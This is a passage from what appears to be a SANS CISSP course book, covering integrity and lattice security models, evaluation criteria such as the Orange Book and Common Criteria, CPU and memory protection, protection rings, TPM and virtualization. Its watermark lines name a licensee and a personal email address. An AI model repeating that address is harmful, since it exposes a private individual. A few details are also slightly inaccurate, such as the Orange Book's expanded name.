CAPTAIN-----> This is the level you are at.

Private

Can the captain write an order to the general? The answer is a definitive no! So, we have the No Write Up rule.

Will the captain read (follow) an order from the private? Once again, the answer is no! So, we have the No Read Down rule.

As you can see, the rules are similar to BLP, but they are reversed.

Tip 1: If you take a close look at the CISSP CBK, you will notice that all of the security models that deal with integrity have the letter I in their name, such as Biba, Clark-Wilson, Non-Interference, Chinese Wall.

Tip 2: All of the BIBA rules have the word integrity in them. When you see a rule that has the word integrity in it, you will know it is related to BIBA.


The diagram on the previous slide shows the Biba data flow, which is the opposite of Bell-LaPadula. Data flows down, which works well for integrity.

Imagine the top box on the previous side was "updates.microsoft.com," the middle box was your local WSUS server (a type of Windows patching server), the bottom box is a desktop. You would never want data to flow up; for example, the desktop to upload notepad.exe to the local patching server, or (even worse) to updates.microsoft.com.

Instead, when integrity is the concern, data should flow down: From most trusted (highest integrity) to less trusted.

LATTICE

- Deals with information flow
- Formalizes network security models
- Shows how information can or cannot flow
- The lattice on the right has three compartments:
 - Laser program
 - Nuclear (Nuke) program
 - Spy program
- User must be "read onto" a compartment to access it



Lattice

Lattice techniques were developed for situations in which access control must be more restrictive and finer-grained. When talking about lattices, we use the term *object* to refer to files or resources that provide access to information and *subject* to refer to a person or process that accesses objects. A lattice is drawn as a graph with directed arrows showing the greatest lower bound and the least upper bound.

A Lattice model requires that every subject and every object be labeled with one of a number of security designations. Access is granted based on the comparison of those labels; a user of a certain designation can only access resources of the same designation or lower. The United States military has historically used lattice techniques with the designations *top secret*, *secret*, *confidential*, and *unclassified*. So, personnel with *confidential* clearance can access only resources labeled *confidential* or *unclassified*.

Lattices allow further granularity in granting access, allowing technical enforcement of compartments. The lattice above exists inside of Top Secret, and having a top-secret clearance allows no access (the "{}" box at the bottom of the lattice). If a top-secret user is read onto the Laser compartment, he or she may access that. The same is true for the Nuke (Nuclear) compartment and the Spy compartment.

If a top-secret user is read onto both Laser and Spy compartments, he or she may access either Laser or Spy.

CLARK-WILSON

Deals with integrity

- Unauthorized users cannot make changes
- This model maintains internal and external consistency at the system level
- Authorized users cannot make unauthorized changes

Ensures

- Internal consistency
- External consistency

Integrity enforced through:

- Well-formed transactions
- Separation of duties



MGT414 | SANS Training Program for CISSP® Certification

13

Clark-Wilson

"Clark-Wilson is a real-world integrity model that protects integrity by requiring subjects to access objects via programs. Because the programs have specific limitations to what they can and cannot do to objects, Clark-Wilson effectively limits the capabilities of the subject. Clark-Wilson uses two primary concepts to ensure that security policy is enforced: well-formed transactions and Separation of Duties."¹

Tip: The - (hyphen) that separates the words "Clark" and "Wilson" should remind you of the separation of duties introduced with this model.

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, third edition (3rd ed.). Waltham, Mass.: Syngress.

STATE MACHINE AND RESEARCH MODELS

State Machine

- Current security posture captured
- Policy dictates secure state changes
- Guarantees secure state changes

Research Models

- Noninterference
- Information Flow



MGT414 | SANS Training Program for CISSP® Certification

14

State Machine and Research Models

State Machine

This model, though less known, is one of the most basic. The State Machine Model reflects a current security posture captured in time.

Secure state changes are dictated and made based on policy changes and implementation.

Research Models

Research models are just that; they are used to research the best security posture possible for automated information systems (AISs). They are categorized into two types:

Noninterference: Ensure high-level actions (inputs) do not determine low-level user visibility (outputs).

Information flow: Similar to Bell-LaPadula in that objects are labeled based on security classes in the form of a lattice. Information objects represented can flow in either direction.

CHINESE WALL MODEL

- Proposed by Brewer and Nash
- Deals with conflict of interest
- No information flow allowed that could cause information leakage that could lead to a conflict of interest (CoI)



MGT414 | SANS Training Program for CISSP® Certification

15

Chinese Wall Model

The Chinese Wall model was proposed by Brewer and Nash to deal with conflict of interest.

No information flow is allowed that could cause information leakage that could lead to a conflict of interest (CoI).

TRUSTED COMPUTING BASE (TCB)

- Security-relevant parts
- Access-control mechanisms
- Reference monitor
- Kernel
- Protective mechanisms
- Monitors
 - Process activation
 - Process execution domain switching
 - Memory protection
 - I/O operations



MGT414 | SANS Training Program for CISSP® Certification

16

Trusted Computing Base (TCB)

The Trusted Computing Base (TCB) consists of the security-relevant parts of a system that include: Access-control mechanisms, Reference Monitor, the kernel, and protective mechanisms. Qualifying and quantifying the TCB is the domain of TCSEC, ITSEC, the Common Criteria, and ISO 27002.

There is an important piece of information to remember when dealing with the TCB. For terms of analysis, you assume that the components are properly implemented and secure. This is a big argument that people make in this domain. If you do not assume that the TCB is secure, then there is no way the system can be secure. If you do assume that the TCB is secure, and it is not, the assumptions you make will be incorrect.

REFERENCE MONITOR

Mediates subjects' access to objects

Responsible for enforcement of system security policies

Cannot ever be disabled or bypassed

- Could allow for unauthorized access in violation of system security policy

Evaluation of reference monitor security required for ensuring trustworthiness of the system



Reference Monitor

The reference monitor plays a crucial role in system security.

The reference monitor "mediates all access between subjects and objects. It enforces the system's security policy, such as preventing a normal user from writing to a restricted file, such as the system password file. The reference monitor is always enabled and cannot be bypassed. Secure systems can evaluate the security of the reference monitor."¹

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, third edition (3rd ed.). Waltham, Mass.: Syngress.

DOMAIN SEPARATION

- Protects objects in the system
- Domain: Set of objects that a subject is able to access
- Domain separation may be implemented by:
 - Execution rings
 - Base address registers
 - Segmentation descriptors



MGT414 | SANS Training Program for CISSP® Certification

18

Domain Separation

Domains can be defined in a number of ways. For example, components of a domain are under the same management and operate under the same policy. The human resources department of an organization might be considered a domain. Or, domains might be divided into different levels of security or privileges.

Rings are one abstract way to separate security or privilege domains.

Course Roadmap

- Security and Risk Management
- Asset Security
- **Security Architecture and Engineering**
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- Software Development Security

SECURITY ENGINEERING

1. Security Model Fundamentals
2. Security Evaluation Models
3. Security Capabilities
4. Databases, Applets, and Web Vulnerabilities
5. Thin Clients and Mobile Systems
6. Internet of Things and SCADA
7. Distributed Systems
8. Cryptography
9. Site and Facility Design
10. Physical Security



MGT414 | SANS Training Program for CISSP® Certification

19

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

SECURITY EVALUATION MODELS

- Security evaluation models are designed to assess the security of a system
- The "Orange Book" (Trusted Computer Security Evaluation Criteria) is the grandfather of evaluation models
- ITSEC represented the first international attempt
- The Common Criteria and ISO 27002 are more recent



MGT414 | SANS Training Program for CISSP® Certification

20

Security Evaluation Models

Security evaluation models are designed to assess the security of a system.


The "Orange Book" (Trusted Computer Security Evaluation Criteria) is the grandfather of evaluation models.

ITSEC represented the first international attempt.

The Common Criteria and ISO 27002 are more recent.

TCSEC (THE "ORANGEBOOK")

- Trusted Computer Security Evaluation Criteria
 - Orange Book
 - Part of the Rainbow series



- Covers operating systems
- Key principles
 - Functionality
 - Effectiveness
 - Assurance
 - Operational Assurance
 - Covert Channel analysis
 - Trusted facility management
 - Trusted recovery
 - Lifecycle assurance

SANS

MGT414 | SANS Training Program for CISSP® Certification

21

TCSEC (the "Orange Book")

The US Department of Defense developed the Trusted Computer Systems Evaluation Criteria (TCSEC), also known as "The Orange Book," named after the color of its cover.

Operating systems, applications, and computer-related products are classified into one of four categories to describe their functionality, effectiveness, and assurance. These categories loosely fit the needs of various levels of security within the US Department of Defense.

The Orange Book classes are:

- A: Verified Protection
 - A1: Verified Design
- B: Mandatory Protection
 - B1: Labeled Security Protection
 - B2: Structured Protection
 - B3: Security Domains
- C: Discretionary Protection
 - Discretionary Security Protection
 - Controlled Access Protection
- D: Minimal Protection

Based on:

- Security policy
- Object marking
- Subject identification
- Accountability
- Assurance
- Documentation
- Continuous protection

[1] File:Orange-book-small.PNG - Wikimedia Commons <https://mgt414.com/19>

ITSEC CLASSES

- European
- First common standard
- Main attributes
 - Functionality (F)
 - Assurance (E)
- Target of evaluation (ToE)
 - F1 + E1
 - F2 + E2
 - F3 + E3
 - F4 + E4
 - F5 + E5
 - F5 + E6



ITSEC Classes

The ITSEC was the first attempt by European countries to establish a common standard for evaluation of computer security. Its main goal was to delineate between functionality and assurance. The Orange Book was thought to be too rigid and focused on assurance at the expense of functionality. The ITSEC segregated these main components, allowing for systems to have a more accurate definition.

ITSEC: FUNCTIONALITY

- F1 - F5
 - Mirror functionality of Orange Book
- F6
 - High integrity requirements
 - Databases
- F7
 - High availability
- F8
 - High integrity for communication
- F9
 - High confidentiality
- F10
 - High confidentiality and integrity for data networks



MGT414 | SANS Training Program for CISSP® Certification

23

ITSEC: Functionality

The ITSEC functionality levels are listed above.

The following are the ITSEC Assurance levels:

- E0 Inadequate assurance
- E1 General description
- E2 Configuration and process control
- E3 Source code analysis
- E4 Formal model of security policy
- E5 Vulnerability analysis
- E6 Formal specifications

COMMON CRITERIA

- ISO
- International 2nd attempt
- Evaluation Assurance Level (EAL)
- The EAL is applied to a product rather than a system. The rating system is as follows:
 - EAL 1: Functionally tested
 - EAL 2: Structurally tested
 - EAL 3: Methodically tested and checked
 - EAL 4: Methodically designed, tested, and checked
 - EAL 5: Semi-formally designed and tested
 - EAL 6: Semi-formally verified, designed, and tested
 - EAL 7: Formally verified, designed, and tested



MGT414 | SANS Training Program for CISSP® Certification

24

Common Criteria

ITSEC was thought to be a failure due to its confusing mix-and-match approach when applied to live business situations. From it was born the Common Criteria. The support for this document expanded to include Canadian and US input. This document, in all its parts, is a monster work maintained by the International Organization for Standardization.

The Common Criteria uses specific terms when defining specific portions of the testing process:

- Target of evaluation (ToE) – The system or product that is being evaluated.
- Security target (ST) – The documentation describing the ToE, including the security requirements and operational environment.
- Protection profile (PP) – An independent set of security requirements and objectives for a specific category of products or systems, such as firewalls or intrusion detection systems.
- Evaluation assurance level (EAL) – The evaluation score of the tested product or system.¹

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, third edition (3rd ed.). Waltham, Mass.: Syngress.

Course Roadmap

- Security and Risk Management
- Asset Security
- **Security Architecture and Engineering**
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- Software Development Security

SECURITY ENGINEERING

1. Security Model Fundamentals
2. Security Evaluation Models
3. **Security Capabilities**
4. Databases, Applets, and Web Vulnerabilities
5. Thin Clients and Mobile Systems
6. Internet of Things and SCADA
7. Distributed Systems
8. Cryptography
9. Site and Facility Design
10. Physical Security


SANS

MGT414 | SANS Training Program for CISSP® Certification

25

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>



Computer Bus

This diagram shows a simplified computer bus. The key areas of the system are shown along with the interaction each component has with the others. When looking at this architecture, there are different ways to analyze it. First, you can look at it to better understand how the system operates and why certain things occur. The more you understand how something works, the better chance you have to fix it. However, to fix a problem, you have to know what the problem is. The second way you can look at the architecture is to determine the attack vectors that one can use to compromise the system. If you understand the various points of attack, you can use that knowledge to secure the various components.

The bus links the following types of devices: CPU, including the Control Unit and Arithmetic Logic Unit and registers, RAM, disk, the network, keyboard and mouse, display, among others. We will discuss these devices next.

THE CPU

The CPU contains:

- The arithmetic/logic unit – data transfer operations, arithmetic operations, data editing, and decision making
- Control unit – coordinates system activities during execution of code
- Registers – primary storage memory unit – stores instructions and data for current programs in use

The CPU

You already know that the CPU is considered the brains of the computer. Just as a person's brain contains specialized regions that perform different functions, virtually every CPU is composed of at least two parts: the *control unit* and the *Arithmetic Logic Unit* (ALU). The control unit has a simple job: It manages the flow of execution in a program. It decides which instruction to process next, fetching them from memory, executing them, and storing the results. During execution, the control unit calls upon the ALU to perform whatever arithmetic and logical operations the program calls for.

COMPUTER ARCHITECTURE

- Consists of the "fetch-decode-execute" cycle
- It is also commonly (and confusingly) called the "fetch and execute" cycle
 - This is a commonly-used term, but it is simplified
- The cycle is controlled by and synchronized with the CPU clock signals
- Phases:
 - Fetch
 - CPU presents the address of the instruction to memory
 - CPU retrieves the instruction located at that address
 - Decode
 - Understand the instruction
 - Execute
 - The instruction is executed and results are stored in a register

SANS

MGT414 | SANS Training Program for CISSP® Certification

28

Computer Architecture

The "fetch-decode-execute" cycle contains three phases. This is worth noting because the cycle is commonly (and confusingly) called the "fetch and execute" cycle.

The results of the command are stored in a register after execution. This is usually considered part of the execute phase, though some sources list store (or write) as a separate fourth step.

Multiple clock signals, known as multiphase clock signals, are used in order to refresh dynamic RAM.

Some instructions might require more than one machine cycle to execute.

INSTRUCTION SET

Complex-Instruction-Set-Computer (CISC)

- Performs many operations per instruction

Reduced-Instruction-Set-Computer (RISC)

- Simpler instructions using fewer cycles

Interrupt

- Allows for interruption of CPU execution



Instruction Set

There are two basic types of *instruction sets*. An instruction set is just what it sounds like: A set of low-level instructions a CPU knows how to execute. Most personal computers are *Complex Instruction Set Computers* (CISC), which means the CPUs include a wide variety of instructions, some of which are general-purpose and some of which are for specialized use, such as Intel's MMX and AMD's 3DNow multimedia technologies. A CISC CPU offers programmers a lot of flexibility with relatively little effort.

Reduced Instruction Set Computers (RISC), on the other hand, attempt to pare things down to their basics. RISC designers concentrate on making a small instruction set as efficient as possible. This boosts performance, but places more burden on the programmer. Of course, this burden is usually borne by the compiler writers and operating system manufacturers, not by the application programmers or end users. RISC workstations are popular among scientific and technical users.

CPU TERMS

Multitasking

- Executes multiple **tasks** concurrently on one CPU
- A task is a Heavy Weight Process (HWP)

Multithreading

- Allows multiple **threads** concurrently on one CPU
- A thread is a Light Weight Process (LWP)

Multiprocessing

- Executes multiple tasks concurrently on **multiple** CPUs



CPU Terms

Many people confuse the terms multitasking and multiprocessing. When the CPU can process more than one user program at the same time (or virtually the same time), it is called *multitasking*. If the computer has more than one CPU and it can execute instructions in parallel, it is called *multiprocessing*.

A "Task" is a Heavy Weight Process (HWP); each process has its own copy of memory, including shared libraries. A "thread" is a Light Weight Process (LWP); threads use shared memory for shared libraries.

Some operating systems, such as Microsoft Windows NT/2000/XP, are *Symmetrical Multiprocessing Systems* (SMP). This means that they support more than one processor. SMP systems also have an interesting feature: The CPUs share the processing of system processes and application processes equally. In an SMP environment with two processors, system tasks and application tasks are divided equally between both CPUs.

Asymmetrical Multiprocessing Systems (AMP), on the other hand, operate differently. In an AMP system, one processor will take care of the system processes and the other processor(s) will run the applications.

MEMORY PROTECTION

Process isolation

- Prevents one process from affecting the confidentiality, integrity, or availability of another

Address Space Layout Randomization (ASLR)

- Randomizes addresses used by programs
- Makes jumping to code injected via buffer overflows more difficult

Non eXecutable (NX) stack

- Marks pages of the stack non-executable
- Examples: Microsoft Data Execution Prevention (DEP), Linux NX



Memory Protection

Memory protection techniques include process isolation, Address Space Layout Randomization, and Non eXecutable stack.

Process isolation prevents one process from affecting the confidentiality, integrity, or availability of another.

Address Space Layout Randomization (ASLR) randomizes addresses used by programs, which makes jumping to code injected via buffer overflows more difficult. Previous to ASLR: Memory locations would be highly predictable, allowing an attacker to predict where their injected shellcode would be placed in memory, and allowing them to reliably jump to it and execute.

A Non eXecutable (NX) stack marks pages of the stack non-executable. On x86 CPUs, this uses Intel's XD (eXecute Disable). AMD calls this feature Enhanced Virus Protection. Examples include Microsoft Data Execution Prevention (DEP) and Linux NX.

VIRTUAL MEMORY

- Virtual addresses don't correspond directly to physical memory
- The OS maps the virtual addresses to real addresses
 - Paging occurs when the OS copies virtual memory from disk to main memory (or vice-versa)
 - Page fault is an exception that results in paging
- Threads also use virtual addresses
- Locked memory
 - Prevents data from being paged

Virtual Memory

Up to this point, the different types of memory we have discussed correspond to physical hardware present in the system. In this section, we discuss something a bit different: virtual memory. *Virtual memory* (VM) is a set of memory addresses managed by the operating system that doesn't correspond directly to physical memory. To the CPU, virtual memory looks like physical memory. It can hold both programs and data, but using virtual memory gives the operating system the choice of where to store the data.

With physical memory, an address corresponds directly to a piece of hardware. If the physical address is specified, this is where the system will place the data. Physical addressing is very straightforward. Usually, the operating system manages this sort of thing. Using virtual memory, it maps the virtual address space into the physical address space. When the system needs to access a memory address, the OS can translate the virtual address into a physical one and fetch the data from the correct location. Because virtual memory hides the actual storage location from the hardware, the OS is free to store the data wherever it likes, including a mass storage device, such as a hard drive. This lets the system address a larger amount of memory than it actually contains. For example, even if the system physically contains only 256 MB of main memory, virtual memory would allow it to hold a theoretically unlimited amount of data in memory.

The operating system uses the system's main memory as a cache to hold the most recently or most frequently accessed data, whereas the rest of the data is stored on the hard drive.

MEMORY ADDRESSING

- Memory isolation
- TOC/TOU protection
- CPUs can address memory in various ways:
 - By directly specifying the address (direct addressing)
 - By addressing the desired location of the program in memory (indirect addressing)
 - By addressing the registers within a CPU (register direct addressing)
 - By addressing the register for the data's address in main memory (register indirect addressing)
 - By using an index register (indexed addressing)



Memory Addressing

The theoretical ability to store and retrieve data in memory is useless without the ability to tell the memory system *where* to store or fetch the data. Each byte in memory is assigned a unique *address* that distinguishes it from the other bytes. There are several ways for the system to specify the address, but in the end, they all refer to the same location. These include:

- *Direct addressing*: This is the simplest form of addressing. The system knows the exact location of the data in memory and requests the data by passing the actual address to the memory subsystem.
- *Indirect addressing*: The first location contains an address (a pointer) to another location that holds the data.
- *Register direct addressing*: The CPU contains tiny memory areas known as *registers*. Registers are temporary storage for the task the CPU works on at that instant. To operate on values from main memory, the values must first be loaded into a register. Register direct addressing is slightly different from the other types of addressing in that it never refers to main memory. It simply refers to a specific register that already contains the required data.
- *Register indirect addressing*: In this addressing mode, the system looks in the specified register for the data's address in main memory.
- *Indexed addressing*: Uses a memory location, plus an offset (called an index register). For example, the address may contain an array and the index register references an element of the array.

OPERATING SYSTEM

- The operating system (OS) is the heart of the computer and is loaded by a boot program
- Mainframe boot process is called Initial Program Load (IPL)
- GUI – graphical user interface
- OS services include program execution, system access, error detection, and accounting
- Process states include run, wait, ready, sleep, and interrupt
- Controls computer operations and resources
 - Memory management
 - Process management
 - File management
 - I/O management



MGT414 | SANS Training Program for CISSP® Certification

34

Operating System

The operating system (OS) is the heart of the computer. It is loaded by a boot program and controls everything that happens with the hardware and brings the hardware to life.

It controls computer operations and resources through the following calls:

- Memory management
- Process management
- File management
- I/O management

OS STATES

User

- Layer in the operating system where user applications run

Privileged

- Protected (or kernel) area of the operating system responsible for memory, process, disk, and task management



OS States

The *kernel* is the essential nucleus of an operating system, the core that provides basic services for all other parts. A kernel can be contrasted with a *shell*, the outermost part of an operating system that interacts with user commands. Typically, a kernel includes an interrupt handler that handles all requests that compete for the kernel's services, a scheduler that determines which programs share the kernel's processing time in what order, a virtual memory manager, and a supervisor that gives use of the computer to each process when it is scheduled.

Applications can request kernel services by using a set of program interfaces known as *system calls*. When the kernel is executing on a CPU, the system is operating in *privileged mode*. That is, it can interface directly with other parts of the OS and view all the internal data structures. On the other hand, user applications run in user mode and must rely on the system call interface to request services from the kernel.

Because the code that makes up the kernel is needed continuously, it is loaded into protected memory so that it will not be overlaid with other less frequently used parts of the operating system. In a virtual memory system, for example, the kernel would never be swapped out to the disk but would remain in physical RAM at all times.

OS PROTECTION MECHANISMS

- Layering
- Abstraction
- Process isolation
- Hardware segmentation



MGT414 | SANS Training Program for CISSP® Certification

36

OS Protection Mechanisms

One of the most important concepts in the design of secure systems is the concept of defense-in-depth. This is no different when it comes to the OS protection mechanisms. Attackers will try to attack the core of the computer system – the operating system – so protection of this important component is critical. Common OS protection mechanisms include *layering*, *abstraction*, *process isolation*, and *hardware segmentation*.


Layering is the organization of functions into separate components, each of which interacts with the others in a sequential way. Each layer will interface only with the layer above it and the layer below it and should work independently. If one layer in the system fails, it should not affect the other layers. *Abstraction* is the process of finding commonality in different objects, and then exploiting it to make the objects simpler to manage. The ultimate goal is to reduce complexity and to hide the inner workings of the system. A good example of this is a system call named *kill()*, whose purpose is to stop processes from running. All processes on the system share a common meta-information structure that tells the kernel what state the process is in and where its code lies. There's a lot of detail the programmer shouldn't need to worry about, so the OS abstracts the notion of a process into a *process ID*, which is an integer that uniquely identifies a particular process. Passing this process ID to the *kill()* system call is enough to cause the system to kill the process without bothering the programmer with a lot of needless detail or allowing him to look into the inner workings of the OS.

RING LAYER PROTECTION

A common CPU protection scheme is the use of protection rings:

- Ring 3: Applications and programs
- Ring 2: I/O drivers and utilities
- Ring 1: Operating system components that are not part of the kernel
- Ring 0: Operating system kernel

The reference monitor enforces the access controls on objects in the ring



Ring Layer Protection

Some operating systems model their security framework on the concept of *rings*. A ring includes a group of processes that share common security characteristics because they usually perform similar functions for the OS. These systems provide strict boundaries and definitions of what processes should work within each ring. The trusted, and therefore critical, components of the system increase as you travel from the outside to the innermost ring.

Operating system functions, memory access functions, and device drivers usually operate in the inner ring because they need to directly access hardware components. Applications usually operate in the outer ring. Following is a simple example of a ring protection scheme. Remember that this list is ordered so that the least trusted components are in the outermost (higher-numbered) rings:

- Ring 3: Applications and programs
- Ring 2: I/O drivers and utilities
- Ring 1: Operating system components that are not part of the kernel
- Ring 0: Operating system kernel

TRUSTED PLATFORM MODULE (TPM)

- The Trusted Platform Module (TPM) is a dedicated hardware chip that stores encryption keys
 - Many motherboards contain a TPM chip
 - Also included in many mobile devices
- TPM can be used to authenticate the integrity of the BIOS
- Also supports and enhances full disk encryption

Trusted Platform Module (TPM)

The Trusted Computing Group describes TPM:

TPM (Trusted Platform Module) is a computer chip (microcontroller) that can securely store artifacts used to authenticate the platform (your PC or laptop). These artifacts can include passwords, certificates, or encryption keys. A TPM can also be used to store platform measurements that help ensure that the platform remains trustworthy. Authentication (ensuring that the platform can prove that it is what it claims to be) and attestation (a process helping to prove that a platform is trustworthy and has not been breached) are necessary steps to ensure safer computing in all environments.¹

[1] Trusted Platform Module (TPM) Summary | Trusted Computing Group <https://mgt414.com/44>

VIRTUALIZATION

- Virtualization takes an application, desktop, or server and provides virtualized hardware
 - No direct hardware access: All access is via virtualized hardware created by the virtualization software
 - Hypervisor runs on the host, controlling the virtual machines and their access to the real hardware
- Full virtualization runs unmodified applications or operating systems designed to run directly on computer hardware
- Paravirtualization runs specially modified applications or operating systems



MGT414 | SANS Training Program for CISSP® Certification

39

Virtualization

Operating system virtualization has been used on mainframes since the 1960s; the technology was invented by IBM.

It is a much more recent technology in the personal computer world but has revolutionized data centers. Virtualization can lower hardware costs, cooling and electricity costs, simplifies administration, among many other benefits. There are also risks associated with virtualization, such as VM Escape, which we will discuss shortly.

Each hardware server (called the host) can run multiple virtualized operating systems (called virtual machines, or guests). The hypervisor provides virtual access to hardware resources, such as CPU, disk, memory, devices, etc. The hypervisor is the key to virtual security: Attacks on virtualization usually target the hypervisor.

Hypervisors may run on general-purpose operating systems such as Microsoft Windows 8 or Mac OS X, or the hypervisor can run its own operating system (called a "bare metal" hypervisor), such as VMware ESXi.

OPERATING SYSTEM VIRTUALIZATION

Operating system virtualization has revolutionized computing

- Previously one hardware host == one system
- Now one hardware host may contain multiple virtual machines (aka virtual guests)

Operating system virtualization products and companies include:

- VMware
- Microsoft Hyper-V
- VirtualBox
- Parallels
- QEMU
- Xen



Operating System Virtualization

There are many virtualization solutions, including free and paid versions. They include:

- VMware: Products include Player and ESXi (free) to Workstation (Windows), Fusion (Mac OS X) and ESXi (bare-metal hypervisor).
- Microsoft Hyper-V: Built-in to Windows Server 2008 R2.
- VirtualBox: Open source software for Windows, Linux, Mac OS X, and Solaris.
- Parallels: Software for Mac OS X, Windows, and Linux.
- QEMU: Open source software that virtualizes applications or operating systems.
- Xen: Software for Linux, NetBSD, and Solaris.

VIRTUAL DESKTOP INFRASTRUCTURE

VDI (Virtual Desktop Infrastructure) uses virtualized client desktops

- The host OS runs a virtual desktop client, which loads the virtual machine operating system via the network
- Users may load their virtual desktop from almost any location

VDI solutions include VMware Horizon View and Windows Server 2012 R2



MGT414 | SANS Training Program for CISSP® Certification

41

Virtual Desktop Infrastructure

Virtual Desktop Infrastructure (VDI) can simplify operations. Users can load their virtual desktop from the office, remote offices, home, etc.

Centralization of desktop images can greatly simplify patching, backups, and other administrative tasks.

More information about VMware Horizon View is available at <https://mgt414.com/3x>

Windows Server 2012 R2's VDI implementation is called Remote Desktop Services, more information is available at <https://mgt414.com/43>

VIRTUAL PRIVATE SERVER

A Virtual Private Server (VPS) is a virtual machine hosted by a third-party internet hosting company

- Offers full VM operating system access

A VPS is a building block for cloud computing, providing Infrastructure as a Service (IaaS)

- We will discuss cloud computing and the various service (*aaS) levels later



Virtual Private Server

Virtual Private Servers (VPS) have revolutionized the server internet hosting business model, offering more functionality for less cost. This is similar to putting your own physical server in a co-location facility; the owner has full control of the server OS. VPS offerings are typically priced based on required RAM, CPU, disk and bandwidth.


A common focus of VPS is a cloud-based service offering, such as IaaS (Infrastructure as a Service). IaaS offers full operating system access to the customer. They can install patches, replace the kernel, etc.

Other cloud service levels include Platform as a Service (PaaS) and Software as a Service (SaaS). We will discuss the various cloud-based service levels shortly.

PHYSICAL TO VIRTUAL

Tools like VMware Converter and Microsoft Virtual Machine Manager offer "P2V" conversion

- Convert a physical host into a virtual machine
- P2V greatly simplifies conversion to virtual operating systems



Physical to Virtual

The process of converting a host-based data center to virtual can be eased by tools such as "P2V," which converts a physical host into a virtual machine.

